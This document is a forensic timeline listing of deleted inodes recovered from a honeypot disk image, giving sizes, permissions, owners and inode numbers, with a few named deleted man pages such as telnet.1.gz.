5292	.a.	-rw-r--r--	root	root	79279	<honeypot.hda5.dd-dead-79279>
1082	.a.	-rw-r--r--	17275	games	1891	<honeypot.hda5.dd-dead-1891>

30968	.a.	-rw-r--r--	17275	games	93996	<honeypot.hda5.dd-dead-93996>
1756	.a.	-rw-r--r--	17275	games	94303	<honeypot.hda5.dd-dead-94303>
9	.a.	-rw-r--r--	17275	games	125386	<honeypot.hda5.dd-dead-125386>
4364	.a.	-rw-r--r--	root	root	125336	<honeypot.hda5.dd-dead-125336>
1253	.a.	-rw-r--r--	17275	games	94164	<honeypot.hda5.dd-dead-94164>
375	.a.	-rw-r--r--	17275	games	17641	<honeypot.hda5.dd-dead-17641>
9	.a.	-rw-r--r--	17275	games	140715	<honeypot.hda5.dd-dead-140715>
51	.a.	-rw-r--r--	17275	games	94155	<honeypot.hda5.dd-dead-94155>
35544	.a.	-rw-r--r--	root	root	2329	<honeypot.hda5.dd-dead-2329>
559	.a.	-rw-r--r--	17275	games	140815	<honeypot.hda5.dd-dead-140815>
39	.a.	-rw-r--r--	17275	games	109892	<honeypot.hda5.dd-dead-109892>
4520	.a.	-rw-r--r--	root	root	63802	<honeypot.hda5.dd-dead-63802>
2330	.a.	-rw-r--r--	17275	games	125293	<honeypot.hda5.dd-dead-125293>
4754	.a.	-rw-r--r--	17275	games	94000	<honeypot.hda5.dd-dead-94000>
51	.a.	-rw-r--r--	17275	games	140711	<honeypot.hda5.dd-dead-140711>
18491	.a.	-rw-r--r--	17275	games	17565	<honeypot.hda5.dd-dead-17565>
1863	.a.	-rw-r--r--	17275	games	79149	<honeypot.hda5.dd-dead-79149>
9	.a.	-rw-r--r--	17275	games	140709	<honeypot.hda5.dd-dead-140709>
9	.a.	-rw-r--r--	17275	games	94266	<honeypot.hda5.dd-dead-94266>
17982	.a.	-rw-r--r--	17275	games	93937	<honeypot.hda5.dd-dead-93937>
1558	.a.	-rw-r--r--	17275	games	79141	<honeypot.hda5.dd-dead-79141>
8954	.a.	-rw-r--r--	17275	games	94005	<honeypot.hda5.dd-dead-94005>
23105	.a.	-rw-r--r--	17275	games	94007	<honeypot.hda5.dd-dead-94007>
23548	.a.	-rw-r--r--	17275	games	17580	<honeypot.hda5.dd-dead-17580>
1335	.a.	-rw-r--r--	17275	games	109922	<honeypot.hda5.dd-dead-109922>
39	.a.	-rw-r--r--	17275	games	17608	<honeypot.hda5.dd-dead-17608>
4399	.a.	-rw-r--r--	17275	games	94198	<honeypot.hda5.dd-dead-94198>
4996	.a.	-rw-r--r--	root	root	79259	<honeypot.hda5.dd-dead-79259>
8615	.a.	-rw-r--r--	root	root	94358	<honeypot.hda5.dd-dead-94358>
3028	.a.	-rw-r--r--	17275	games	140756	<honeypot.hda5.dd-dead-140756>
318	.a.	-rw-r--r--	17275	games	125376	<honeypot.hda5.dd-dead-125376>
297	.a.	-rw-r--r--	17275	games	140725	<honeypot.hda5.dd-dead-140725>
4532	.a.	-rw-r--r--	root	root	79231	<honeypot.hda5.dd-dead-79231>
13820	.a.	-rw-r--r--	root	root	140838	<honeypot.hda5.dd-dead-140838>
2194	.a.	-rw-r--r--	17275	games	94251	<honeypot.hda5.dd-dead-94251>
25275	.a.	-rw-r--r--	17275	games	78888	<honeypot.hda5.dd-dead-78888>
4608	.a.	-rw-r--r--	root	root	48457	<honeypot.hda5.dd-dead-48457>
17185	.a.	-rw-r--r--	17275	games	93967	<honeypot.hda5.dd-dead-93967>
3247	.a.	-rw-r--r--	17275	games	79077	<honeypot.hda5.dd-dead-79077>
4736	.a.	-rw-r--r--	root	root	125360	<honeypot.hda5.dd-dead-125360>
1633	.a.	-rw-r--r--	17275	games	94263	<honeypot.hda5.dd-dead-94263>
2164	.a.	-rw-r--r--	17275	games	140678	<honeypot.hda5.dd-dead-140678>
2050	.a.	-rw-r--r--	17275	games	109910	<honeypot.hda5.dd-dead-109910>
2650	.a.	-rw-r--r--	17275	games	17556	<honeypot.hda5.dd-dead-17556>
22876	.a.	-rwxr-xr-x	17275	games	79082	<honeypot.hda5.dd-dead-79082>
12320	.a.	-rw-r--r--	root	root	2289	<honeypot.hda5.dd-dead-2289>
2273	.a.	-rw-r--r--	17275	games	48391	<honeypot.hda5.dd-dead-48391>
9	.a.	-rw-r--r--	17275	games	17639	<honeypot.hda5.dd-dead-17639>
3677	.a.	-rw-r--r--	17275	games	48387	<honeypot.hda5.dd-dead-48387>
4449	.a.	-rw-r--r--	17275	games	79156	<honeypot.hda5.dd-dead-79156>
3068	.a.	-rw-r--r--	17275	games	140757	<honeypot.hda5.dd-dead-140757>
7772	.a.	-rw-r--r--	17275	games	48390	<honeypot.hda5.dd-dead-48390>
9	.a.	-rw-r--r--	17275	games	94096	<honeypot.hda5.dd-dead-94096>
11542	.a.	-rw-r--r--	17275	games	125288	<honeypot.hda5.dd-dead-125288>
1082	.a.	-rw-r--r--	17275	games	94055	<honeypot.hda5.dd-dead-94055>
4828	.a.	-rw-r--r--	root	root	125351	<honeypot.hda5.dd-dead-125351>
554	.a.	-rw-r--r--	root	root	125340	<honeypot.hda5.dd-dead-125340>
9	.a.	-rw-r--r--	17275	games	94153	<honeypot.hda5.dd-dead-94153>
2633	.a.	-rw-r--r--	17275	games	109875	<honeypot.hda5.dd-dead-109875>
250	.a.	-rw-r--r--	17275	games	79126	<honeypot.hda5.dd-dead-79126>
2577	.a.	-rw-r--r--	17275	games	17553	<honeypot.hda5.dd-dead-17553>
3183	.a.	-rw-r--r--	17275	games	79154	<honeypot.hda5.dd-dead-79154>
8658	.a.	-rw-r--r--	17275	games	94009	<honeypot.hda5.dd-dead-94009>
4764	.a.	-rw-r--r--	root	root	79286	<honeypot.hda5.dd-dead-79286>
10339	.a.	-rw-r--r--	17275	games	140801	<honeypot.hda5.dd-dead-140801>
1067	.a.	-rw-r--r--	root	root	125341	<honeypot.hda5.dd-dead-125341>
55	.a.	-rw-r--r--	17275	games	140773	<honeypot.hda5.dd-dead-140773>
21377	.a.	-rw-r--r--	17275	games	93976	<honeypot.hda5.dd-dead-93976>
5071	.a.	-rw-r--r--	17275	games	78454	<honeypot.hda5.dd-dead-78454>
9900	.a.	-rw-r--r--	root	root	79268	<honeypot.hda5.dd-dead-79268>
2356	.a.	-rw-r--r--	17275	games	93973	<honeypot.hda5.dd-dead-93973>
1735	.a.	-rw-r--r--	17275	games	125272	<honeypot.hda5.dd-dead-125272>
181	.a.	-rw-r--r--	17275	games	94161	<honeypot.hda5.dd-dead-94161>
3623	.a.	-rw-r--r--	17275	games	94326	<honeypot.hda5.dd-dead-94326>
7942	.a.	-rw-r--r--	17275	games	93968	<honeypot.hda5.dd-dead-93968>
4576	.a.	-rw-r--r--	root	root	79305	<honeypot.hda5.dd-dead-79305>
2842	.a.	-rw-r--r--	17275	games	109932	<honeypot.hda5.dd-dead-109932>
11032	.a.	-rw-r--r--	root	root	125364	<honeypot.hda5.dd-dead-125364>
38	.a.	-rw-r--r--	17275	games	140710	<honeypot.hda5.dd-dead-140710>
2452	.a.	-rw-r--r--	17275	games	140739	<honeypot.hda5.dd-dead-140739>
2714	.a.	-rw-r--r--	17275	games	79179	<honeypot.hda5.dd-dead-79179>
2024	.a.	-rw-r--r--	17275	games	94322	<honeypot.hda5.dd-dead-94322>
2334	.a.	-rw-r--r--	17275	games	94250	<honeypot.hda5.dd-dead-94250>
16879	.a.	-rw-r--r--	root	root	2254	<honeypot.hda5.dd-dead-2254>
9	.a.	-rw-r--r--	17275	games	94328	<honeypot.hda5.dd-dead-94328>
13617	.a.	-rw-r--r--	root	root	2306	<honeypot.hda5.dd-dead-2306>
15705	.a.	-rw-r--r--	root	root	2339	<honeypot.hda5.dd-dead-2339>
1717	.a.	-rw-r--r--	17275	games	17534	<honeypot.hda5.dd-dead-17534>
2331	.a.	-rw-r--r--	17275	games	94124	<honeypot.hda5.dd-dead-94124>
10437	.a.	-rw-r--r--	root	root	63773	<honeypot.hda5.dd-dead-63773>
2750	.a.	-rw-r--r--	17275	games	79113	<honeypot.hda5.dd-dead-79113>
2506	.a.	-rw-r--r--	17275	games	140787	<honeypot.hda5.dd-dead-140787>
4512	.a.	-rw-r--r--	root	root	2260	<honeypot.hda5.dd-dead-2260>
9	.a.	-rw-r--r--	17275	games	94140	<honeypot.hda5.dd-dead-94140>
2334	.a.	-rw-r--r--	17275	games	94100	<honeypot.hda5.dd-dead-94100>
1525	.a.	-rw-r--r--	17275	games	94048	<honeypot.hda5.dd-dead-94048>
6128	.a.	-rw-r--r--	root	root	109949	<honeypot.hda5.dd-dead-109949>
1885	.a.	-rw-r--r--	17275	games	125269	<honeypot.hda5.dd-dead-125269>
4560	.a.	-rw-r--r--	root	root	79265	<honeypot.hda5.dd-dead-79265>
41	.a.	-rw-r--r--	17275	games	17522	<honeypot.hda5.dd-dead-17522>
1205	.a.	-rw-r--r--	17275	games	94024	<honeypot.hda5.dd-dead-94024>
2809	.a.	-rw-r--r--	17275	games	94255	<honeypot.hda5.dd-dead-94255>

1682	.a.	-rw-r--r--	17275	games	79157	<honeypot.hda5.dd-dead-79157>
1891	.a.	-rw-r--r--	17275	games	93980	<honeypot.hda5.dd-dead-93980>
5845	.a.	-rw-r--r--	17275	games	94032	<honeypot.hda5.dd-dead-94032>
1559	.a.	-rw-r--r--	17275	games	79206	<honeypot.hda5.dd-dead-79206>
3914	.a.	-rw-r--r--	17275	root	2256	<honeypot.hda5.dd-dead-2256>
11608	.a.	-rw-r--r--	17275	root	48410	<honeypot.hda5.dd-dead-48410>
200	.a.	-rw-r--r--	17275	games	140754	<honeypot.hda5.dd-dead-140754>
4051	.a.	-rw-r--r--	17275	root	140824	<honeypot.hda5.dd-dead-140824>
11740	.a.	-rw-r--r--	17275	root	125363	<honeypot.hda5.dd-dead-125363>
1465	.a.	-rw-r--r--	17275	games	2243	<honeypot.hda5.dd-dead-2243>
819	.a.	-rw-r--r--	17275	root	125337	<honeypot.hda5.dd-dead-125337>
53	.a.	-rw-r--r--	17275	games	94072	<honeypot.hda5.dd-dead-94072>
2852	.a.	-rw-r--r--	17275	games	140783	<honeypot.hda5.dd-dead-140783>
1818	.a.	-rw-r--r--	17275	games	94025	<honeypot.hda5.dd-dead-94025>
4007	.a.	-rw-r--r--	17275	root	2287	<honeypot.hda5.dd-dead-2287>
2795	.a.	-rw-r--r--	17275	games	109903	<honeypot.hda5.dd-dead-109903>
228	.a.	-rw-r--r--	17275	games	94189	<honeypot.hda5.dd-dead-94189>
1506	.a.	-rw-r--r--	17275	games	94282	<honeypot.hda5.dd-dead-94282>
2404	.a.	-rw-r--r--	17275	games	79120	<honeypot.hda5.dd-dead-79120>
22976	.a.	-rw-r--r--	17275	root	2321	<honeypot.hda5.dd-dead-2321>
26045	.a.	-rw-r--r--	17275	games	93981	<honeypot.hda5.dd-dead-93981>
2021	.a.	-rw-r--r--	17275	games	79203	<honeypot.hda5.dd-dead-79203>
1051	.a.	-rw-r--r--	17275	root	125338	<honeypot.hda5.dd-dead-125338>
4908	.a.	-rw-r--r--	17275	root	125348	<honeypot.hda5.dd-dead-125348>
22976	.a.	-rw-r--r--	17275	games	93992	<honeypot.hda5.dd-dead-93992>
1560	.a.	-rw-r--r--	17275	games	109901	<honeypot.hda5.dd-dead-109901>
5192	.a.	-rw-r--r--	17275	root	79228	<honeypot.hda5.dd-dead-79228>
1298	.a.	-rw-r--r--	17275	games	94336	<honeypot.hda5.dd-dead-94336>
43	.a.	-rw-r--r--	17275	games	125375	<honeypot.hda5.dd-dead-125375>
1538	.a.	-rw-r--r--	17275	games	79215	<honeypot.hda5.dd-dead-79215>
2454	.a.	-rw-r--r--	17275	games	79168	<honeypot.hda5.dd-dead-79168>
1850	.a.	-rw-r--r--	17275	games	125383	<honeypot.hda5.dd-dead-125383>
318	.a.	-rw-r--r--	17275	games	109804	<honeypot.hda5.dd-dead-109804>
4548	.a.	-rw-r--r--	17275	root	48444	<honeypot.hda5.dd-dead-48444>
2739	.a.	-rw-r--r--	17275	games	94253	<honeypot.hda5.dd-dead-94253>
2242	.a.	-rw-r--r--	17275	games	17552	<honeypot.hda5.dd-dead-17552>
41	.a.	-rw-r--r--	17275	games	140716	<honeypot.hda5.dd-dead-140716>
2138	.a.	-rw-r--r--	17275	games	79196	<honeypot.hda5.dd-dead-79196>
103440	.a.	-rw-r--r--	17275	root	109964	<honeypot.hda5.dd-dead-109964>
4232	.a.	-rw-r--r--	17275	root	79223	<honeypot.hda5.dd-dead-79223>
3370	.a.	-rw-r--r--	17275	games	48344	<honeypot.hda5.dd-dead-48344>
39	.a.	-rw-r--r--	17275	games	94122	<honeypot.hda5.dd-dead-94122>
3367	.a.	-rw-r--r--	17275	games	140696	<honeypot.hda5.dd-dead-140696>
1463	.a.	-rw-r--r--	17275	games	79133	<honeypot.hda5.dd-dead-79133>
1369	.a.	-rw-r--r--	17275	games	48364	<honeypot.hda5.dd-dead-48364>
1324	.a.	-rw-r--r--	17275	games	48404	<honeypot.hda5.dd-dead-48404>
4272	.a.	-rw-r--r--	17275	root	48414	<honeypot.hda5.dd-dead-48414>
2038	.a.	-rw-r--r--	17275	games	79128	<honeypot.hda5.dd-dead-79128>
117710	.a.	-rw-r--r--	17275	root	63815	<honeypot.hda5.dd-dead-63815>
38	.a.	-rw-r--r--	17275	games	109968	<honeypot.hda5.dd-dead-109968>
2719	.a.	-rw-r--r--	17275	games	125292	<honeypot.hda5.dd-dead-125292>
472	.a.	-rw-r--r--	17275	root	2373	<honeypot.hda5.dd-dead-2373>
1925	.a.	-rw-r--r--	17275	games	94149	<honeypot.hda5.dd-dead-94149>
1498	.a.	-rw-r--r--	17275	games	93983	<honeypot.hda5.dd-dead-93983>
4480	.a.	-rw-r--r--	17275	root	48420	<honeypot.hda5.dd-dead-48420>
7196	.a.	-rw-r--r--	17275	games	79161	<honeypot.hda5.dd-dead-79161>
3051	.a.	-rw-r--r--	17275	games	17598	<honeypot.hda5.dd-dead-17598>
93	.a.	-rw-r--r--	17275	games	79095	<honeypot.hda5.dd-dead-79095>
2577	.a.	-rw-r--r--	17275	games	2249	<honeypot.hda5.dd-dead-2249>
224679	.a.	-rwxr-xr-x	17275	root	2268	<honeypot.hda5.dd-dead-2268>
140	.a.	-rw-r--r--	17275	games	94311	<honeypot.hda5.dd-dead-94311>
5228	.a.	-rw-r--r--	17275	root	48439	<honeypot.hda5.dd-dead-48439>
3465	.a.	-rw-r--r--	17275	games	94027	<honeypot.hda5.dd-dead-94027>
879	.a.	-rw-r--r--	17275	games	140821	<honeypot.hda5.dd-dead-140821>
1738	.a.	-rw-r--r--	17275	games	109974	<honeypot.hda5.dd-dead-109974>
9	.a.	-rw-r--r--	17275	games	94270	<honeypot.hda5.dd-dead-94270>
35544	.a.	-rw-r--r--	17275	games	94001	<honeypot.hda5.dd-dead-94001>
1515	.a.	-rw-r--r--	17275	games	94211	<honeypot.hda5.dd-dead-94211>
12360	.a.	-rw-r--r--	17275	root	125350	<honeypot.hda5.dd-dead-125350>
38	.a.	-rw-r--r--	17275	games	94242	<honeypot.hda5.dd-dead-94242>
3192	.a.	-rw-r--r--	17275	games	93997	<honeypot.hda5.dd-dead-93997>
3872	.a.	-rw-r--r--	17275	root	79313	<honeypot.hda5.dd-dead-79313>
90	.a.	-rw-r--r--	17275	games	94216	<honeypot.hda5.dd-dead-94216>
2222	.a.	-rw-r--r--	17275	games	94353	<honeypot.hda5.dd-dead-94353>
60224	.a.	-rw-r--r--	17275	root	2330	<honeypot.hda5.dd-dead-2330>
1467	.a.	-rw-r--r--	17275	games	125389	<honeypot.hda5.dd-dead-125389>
4442	.a.	-rw-r--r--	17275	root	2322	<honeypot.hda5.dd-dead-2322>
181	.a.	-rw-r--r--	17275	games	94114	<honeypot.hda5.dd-dead-94114>
1526	.a.	-rw-r--r--	17275	games	63821	<honeypot.hda5.dd-dead-63821>
4356	.a.	-rw-r--r--	17275	root	109960	<honeypot.hda5.dd-dead-109960>
1572	.a.	-rw-r--r--	17275	games	94218	<honeypot.hda5.dd-dead-94218>
9	.a.	-rw-r--r--	17275	games	17521	<honeypot.hda5.dd-dead-17521>
4596	.a.	-rw-r--r--	17275	root	79308	<honeypot.hda5.dd-dead-79308>
1199	.a.	-rw-r--r--	17275	games	140805	<honeypot.hda5.dd-dead-140805>
6432	.a.	-rw-r--r--	17275	root	2370	<honeypot.hda5.dd-dead-2370>
4974	.a.	-rw-r--r--	17275	games	79076	<honeypot.hda5.dd-dead-79076>
1904	.a.	-rw-r--r--	17275	games	125275	<honeypot.hda5.dd-dead-125275>
22132	.a.	-rw-r--r--	17275	root	2255	<honeypot.hda5.dd-dead-2255>
2300	.a.	-rw-r--r--	17275	root	79326	<honeypot.hda5.dd-dead-79326>
4827	.a.	-rw-r--r--	17275	games	93986	<honeypot.hda5.dd-dead-93986>
1144	.a.	-rw-r--r--	17275	games	79137	<honeypot.hda5.dd-dead-79137>
20180	.a.	-rw-r--r--	17275	games	94013	<honeypot.hda5.dd-dead-94013>
2286	.a.	-rw-r--r--	17275	games	17600	<honeypot.hda5.dd-dead-17600>
2368	.a.	-rw-r--r--	17275	games	109984	<honeypot.hda5.dd-dead-109984>
43	.a.	-rw-r--r--	17275	games	94154	<honeypot.hda5.dd-dead-94154>
1949	.a.	-rw-r--r--	17275	games	48382	<honeypot.hda5.dd-dead-48382>
2068	.a.	-rw-r--r--	17275	games	140677	<honeypot.hda5.dd-dead-140677>
3030	.a.	-rw-r--r--	17275	games	79186	<honeypot.hda5.dd-dead-79186>
4124	.a.	-rw-r--r--	17275	root	2350	<honeypot.hda5.dd-dead-2350>
4724	.a.	-rw-r--r--	17275	root	79274	<honeypot.hda5.dd-dead-79274>
6752	.a.	-rw-r--r--	17275	root	79300	<honeypot.hda5.dd-dead-79300>
4532	.a.	-rw-r--r--	17275	games	140695	<honeypot.hda5.dd-dead-140695>

1462	.a.	-rw-r--r--	17275	games	94317	<honeypot.hda5.dd-dead-94317>
4236	.a.	-rw-r--r--	root	root	79327	<honeypot.hda5.dd-dead-79327>
22876	.a.	-rwxr-xr-x	17275	games	93942	<honeypot.hda5.dd-dead-93942>
1870	.a.	-rw-r--r--	root	root	2368	<honeypot.hda5.dd-dead-2368>
5551	.a.	-rw-r--r--	17275	games	140734	<honeypot.hda5.dd-dead-140734>
2007	.a.	-rw-r--r--	17275	games	94224	<honeypot.hda5.dd-dead-94224>
8254	.a.	-rw-r--r--	root	root	94356	<honeypot.hda5.dd-dead-94356>
1897	.a.	-rw-r--r--	17275	games	79195	<honeypot.hda5.dd-dead-79195>
1428	.a.	-rw-r--r--	17275	games	79138	<honeypot.hda5.dd-dead-79138>
1310	.a.	-rw-r--r--	17275	games	94339	<honeypot.hda5.dd-dead-94339>
17185	.a.	-rw-r--r--	root	root	2296	<honeypot.hda5.dd-dead-2296>
4520	.a.	-rw-r--r--	root	root	125356	<honeypot.hda5.dd-dead-125356>
2957	.a.	-rw-r--r--	17275	games	79188	<honeypot.hda5.dd-dead-79188>
3820	.a.	-rw-r--r--	17275	games	93966	<honeypot.hda5.dd-dead-93966>
17995	.a.	-rwxr-xr-x	17275	games	79081	<honeypot.hda5.dd-dead-79081>
4549	.a.	-rw-r--r--	17275	games	140698	<honeypot.hda5.dd-dead-140698>
2795	.a.	-rw-r--r--	17275	games	109991	<honeypot.hda5.dd-dead-109991>
158452	.a.	-rw-r--r--	root	root	93962	<honeypot.hda5.dd-dead-93962>
45	.a.	-rw-r--r--	17275	games	94344	<honeypot.hda5.dd-dead-94344>
3781	.a.	-rw-r--r--	17275	games	17622	<honeypot.hda5.dd-dead-17622>
4740	.a.	-rw-r--r--	root	root	79240	<honeypot.hda5.dd-dead-79240>
1892	.a.	-rw-r--r--	17275	games	125295	<honeypot.hda5.dd-dead-125295>
4301	.a.	-rw-r--r--	17275	games	125262	<honeypot.hda5.dd-dead-125262>
11621	.a.	-rw-r--r--	root	root	2313	<honeypot.hda5.dd-dead-2313>
10318	.a.	-rw-r--r--	17275	games	93971	<honeypot.hda5.dd-dead-93971>
1891	.a.	-rw-r--r--	17275	games	94290	<honeypot.hda5.dd-dead-94290>
3296	.a.	-rw-r--r--	root	root	2366	<honeypot.hda5.dd-dead-2366>
4516	.a.	-rw-r--r--	root	root	79264	<honeypot.hda5.dd-dead-79264>
4500	.a.	-rw-r--r--	root	root	109951	<honeypot.hda5.dd-dead-109951>
4328	.a.	-rw-r--r--	root	root	79232	<honeypot.hda5.dd-dead-79232>
9	.a.	-rw-r--r--	17275	games	94258	<honeypot.hda5.dd-dead-94258>
25510	.a.	-rw-r--r--	17275	games	93935	<honeypot.hda5.dd-dead-93935>
3247	.a.	-rw-r--r--	17275	games	17564	<honeypot.hda5.dd-dead-17564>
9	.a.	-rw-r--r--	17275	games	109799	<honeypot.hda5.dd-dead-109799>
2336	.a.	-rw-r--r--	17275	games	94125	<honeypot.hda5.dd-dead-94125>
15575	.a.	-rw-r--r--	17275	games	17569	<honeypot.hda5.dd-dead-17569>
4304	.a.	-rw-r--r--	root	root	109955	<honeypot.hda5.dd-dead-109955>
27865	.a.	-rwxr-xr-x	root	root	94359	<honeypot.hda5.dd-dead-94359>
3838	.a.	-rw-r--r--	17275	games	48312	<honeypot.hda5.dd-dead-48312>
4736	.a.	-rw-r--r--	root	root	48453	<honeypot.hda5.dd-dead-48453>
4412	.a.	-rw-r--r--	root	root	79234	<honeypot.hda5.dd-dead-79234>
4410	.a.	-rw-r--r--	17275	games	94351	<honeypot.hda5.dd-dead-94351>
1668	.a.	-rw-r--r--	root	root	2348	<honeypot.hda5.dd-dead-2348>
3220	.a.	-rw-r--r--	17275	games	48347	<honeypot.hda5.dd-dead-48347>
9	.a.	-rw-r--r--	17275	games	17631	<honeypot.hda5.dd-dead-17631>
52417	.a.	-rw-r--r--	17275	games	94010	<honeypot.hda5.dd-dead-94010>
4773	.a.	-rwxr-xr-x	17275	games	79085	<honeypot.hda5.dd-dead-79085>
9	.a.	-rw-r--r--	17275	games	17595	<honeypot.hda5.dd-dead-17595>
99300	.a.	-/-rw-r--r--	17275	games	78932	/usr/man/man1/telnet.1.gz (deleted)
1891	.a.	-rw-r--r--	root	root	2309	<honeypot.hda5.dd-dead-2309>
4549	.a.	-rw-r--r--	17275	games	17518	<honeypot.hda5.dd-dead-17518>
361	.a.	-rw-r--r--	17275	games	94345	<honeypot.hda5.dd-dead-94345>
10963	.a.	-rw-r--r--	17275	games	140781	<honeypot.hda5.dd-dead-140781>
1744	.a.	-rw-r--r--	17275	games	94300	<honeypot.hda5.dd-dead-94300>
2645	.a.	-rw-r--r--	17275	games	17612	<honeypot.hda5.dd-dead-17612>
2152	.a.	-rw-r--r--	17275	games	109995	<honeypot.hda5.dd-dead-109995>
41	.a.	-rw-r--r--	17275	games	94315	<honeypot.hda5.dd-dead-94315>
3228	.a.	-rw-r--r--	17275	games	17517	<honeypot.hda5.dd-dead-17517>
2704	.a.	-rw-r--r--	17275	games	140789	<honeypot.hda5.dd-dead-140789>
5280	.a.	-rw-r--r--	root	root	79261	<honeypot.hda5.dd-dead-79261>
297	.a.	-rw-r--r--	17275	games	125276	<honeypot.hda5.dd-dead-125276>
14874	.a.	-rw-r--r--	root	root	2292	<honeypot.hda5.dd-dead-2292>
6084	.a.	-rw-r--r--	root	root	79244	<honeypot.hda5.dd-dead-79244>
4252	.a.	-rw-r--r--	root	root	79330	<honeypot.hda5.dd-dead-79330>
41	.a.	-rw-r--r--	17275	games	94329	<honeypot.hda5.dd-dead-94329>
9	.a.	-rw-r--r--	17275	games	17627	<honeypot.hda5.dd-dead-17627>
2024	.a.	-/-rw-r--r--	17275	games	48313	/usr/man/man8/yppxfr.8.gz (deleted)
8692	.a.	-rw-r--r--	root	root	48434	<honeypot.hda5.dd-dead-48434>
565	.a.	-rw-r--r--	root	root	125339	<honeypot.hda5.dd-dead-125339>
3796	.a.	-rw-r--r--	17275	games	125296	<honeypot.hda5.dd-dead-125296>
969	.a.	-rw-r--r--	root	root	2282	<honeypot.hda5.dd-dead-2282>
7068	.a.	-rw-r--r--	root	root	63809	<honeypot.hda5.dd-dead-63809>
9	.a.	-rw-r--r--	17275	games	140752	<honeypot.hda5.dd-dead-140752>
1925	.a.	-rw-r--r--	17275	games	125382	<honeypot.hda5.dd-dead-125382>
13341	.a.	-rw-r--r--	17275	games	48377	<honeypot.hda5.dd-dead-48377>
43	.a.	-rw-r--r--	17275	games	17513	<honeypot.hda5.dd-dead-17513>
2124	.a.	-rw-r--r--	17275	games	109905	<honeypot.hda5.dd-dead-109905>
4953	.a.	-rw-r--r--	17275	games	140823	<honeypot.hda5.dd-dead-140823>
5948	.a.	-rw-r--r--	root	root	79266	<honeypot.hda5.dd-dead-79266>
5104	.a.	-rw-r--r--	root	root	48443	<honeypot.hda5.dd-dead-48443>
1538	.a.	-rw-r--r--	17275	games	93945	<honeypot.hda5.dd-dead-93945>
1467	.a.	-rw-r--r--	17275	games	94208	<honeypot.hda5.dd-dead-94208>
1837	.a.	-rw-r--r--	17275	games	48383	<honeypot.hda5.dd-dead-48383>
15472	.a.	-rw-r--r--	root	root	48436	<honeypot.hda5.dd-dead-48436>
4949	.a.	-rw-r--r--	17275	games	94033	<honeypot.hda5.dd-dead-94033>
2337	.a.	-rw-r--r--	17275	games	79090	<honeypot.hda5.dd-dead-79090>
41	.a.	-rw-r--r--	17275	games	94058	<honeypot.hda5.dd-dead-94058>
2878	.a.	-rw-r--r--	17275	games	17619	<honeypot.hda5.dd-dead-17619>
134	.a.	-rw-r--r--	17275	games	140703	<honeypot.hda5.dd-dead-140703>
13371	.a.	-rw-r--r--	17275	games	17570	<honeypot.hda5.dd-dead-17570>
1496	.a.	-rw-r--r--	17275	games	109885	<honeypot.hda5.dd-dead-109885>
4444	.a.	-rw-r--r--	root	root	48423	<honeypot.hda5.dd-dead-48423>
2755	.a.	-rw-r--r--	17275	games	93995	<honeypot.hda5.dd-dead-93995>
2161	.a.	-rw-r--r--	17275	games	94092	<honeypot.hda5.dd-dead-94092>
2962	.a.	-rw-r--r--	17275	games	48349	<honeypot.hda5.dd-dead-48349>
1197	.a.	-rw-r--r--	17275	games	79217	<honeypot.hda5.dd-dead-79217>
6432	.a.	-rw-r--r--	17275	games	94041	<honeypot.hda5.dd-dead-94041>
2633	.a.	-rw-r--r--	17275	games	17614	<honeypot.hda5.dd-dead-17614>
5324	.a.	-rw-r--r--	root	root	79290	<honeypot.hda5.dd-dead-79290>
1792	.a.	-rw-r--r--	17275	games	79198	<honeypot.hda5.dd-dead-79198>
108029	.a.	-rw-r--r--	17275	games	17586	<honeypot.hda5.dd-dead-17586>
8648	.a.	-rw-r--r--	17275	games	94020	<honeypot.hda5.dd-dead-94020>

26760	.a.	-rw-r--r--	root	root	2316	<honeypot.hda5.dd-dead-2316>
4056	.a.	-rw-r--r--	root	root	79328	<honeypot.hda5.dd-dead-79328>
4632	.a.	-rw-r--r--	root	root	79304	<honeypot.hda5.dd-dead-79304>
9	.a.	-rw-r--r--	17275	games	109891	<honeypot.hda5.dd-dead-109891>
1330	.a.	-rw-r--r--	17275	games	109897	<honeypot.hda5.dd-dead-109897>
10043	.a.	-rw-r--r--	17275	games	94031	<honeypot.hda5.dd-dead-94031>
39	.a.	-rw-r--r--	17275	games	94271	<honeypot.hda5.dd-dead-94271>
2118	.a.	-rw-r--r--	17275	games	17554	<honeypot.hda5.dd-dead-17554>
5796	.a.	-rw-r--r--	root	root	48456	<honeypot.hda5.dd-dead-48456>
2687	.a.	-rw-r--r--	17275	games	94347	<honeypot.hda5.dd-dead-94347>
3838	.a.	-/rw-r--r--	17275	games	48312	/usr/man/man8/yppserv.8.gz (deleted)
8954	.a.	-rw-r--r--	root	root	2333	<honeypot.hda5.dd-dead-2333>
1310	.a.	-rw-r--r--	17275	games	79121	<honeypot.hda5.dd-dead-79121>
5324	.a.	-rw-r--r--	root	root	79297	<honeypot.hda5.dd-dead-79297>
410	.a.	-rw-r--r--	17275	games	94134	<honeypot.hda5.dd-dead-94134>
9	.a.	-rw-r--r--	17275	games	94136	<honeypot.hda5.dd-dead-94136>
3375	.a.	-rw-r--r--	17275	games	48346	<honeypot.hda5.dd-dead-48346>
1407	.a.	-rw-r--r--	17275	games	109886	<honeypot.hda5.dd-dead-109886>
1184	.a.	-rw-r--r--	17275	games	79144	<honeypot.hda5.dd-dead-79144>
375	.a.	-rw-r--r--	17275	games	140689	<honeypot.hda5.dd-dead-140689>
1275	.a.	-rw-r--r--	17275	games	109936	<honeypot.hda5.dd-dead-109936>
2050	.a.	-rw-r--r--	17275	games	48396	<honeypot.hda5.dd-dead-48396>
9	.a.	-rw-r--r--	17275	games	94104	<honeypot.hda5.dd-dead-94104>
4544	.a.	-rw-r--r--	root	root	48418	<honeypot.hda5.dd-dead-48418>
11948	.a.	-rw-r--r--	17275	games	140726	<honeypot.hda5.dd-dead-140726>
1039	.a.	-rw-r--r--	root	root	2371	<honeypot.hda5.dd-dead-2371>
1376	.a.	-rw-r--r--	17275	games	17524	<honeypot.hda5.dd-dead-17524>
2730	.a.	-rw-r--r--	17275	games	17599	<honeypot.hda5.dd-dead-17599>
9	.a.	-rw-r--r--	17275	games	125374	<honeypot.hda5.dd-dead-125374>
10140	.a.	-rw-r--r--	17275	games	79124	<honeypot.hda5.dd-dead-79124>
7319	.a.	-rw-r--r--	root	root	2319	<honeypot.hda5.dd-dead-2319>
2321	.a.	-rw-r--r--	17275	games	125284	<honeypot.hda5.dd-dead-125284>
3297	.a.	-rw-r--r--	17275	games	79094	<honeypot.hda5.dd-dead-79094>
1560	.a.	-rw-r--r--	17275	games	109989	<honeypot.hda5.dd-dead-109989>
4600	.a.	-rw-r--r--	root	root	48449	<honeypot.hda5.dd-dead-48449>
